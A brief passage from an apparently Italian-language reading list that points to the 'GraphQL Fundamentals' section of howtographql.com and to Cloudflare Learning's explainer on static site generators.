  https://www.howtographql.com/
  Parti rilevanti: *GraphQL Fundamentals*.
- **What is a static site generator?** — Cloudflare Learning.
  https://www.cloudflare.com/learning/performance/static-site-generator/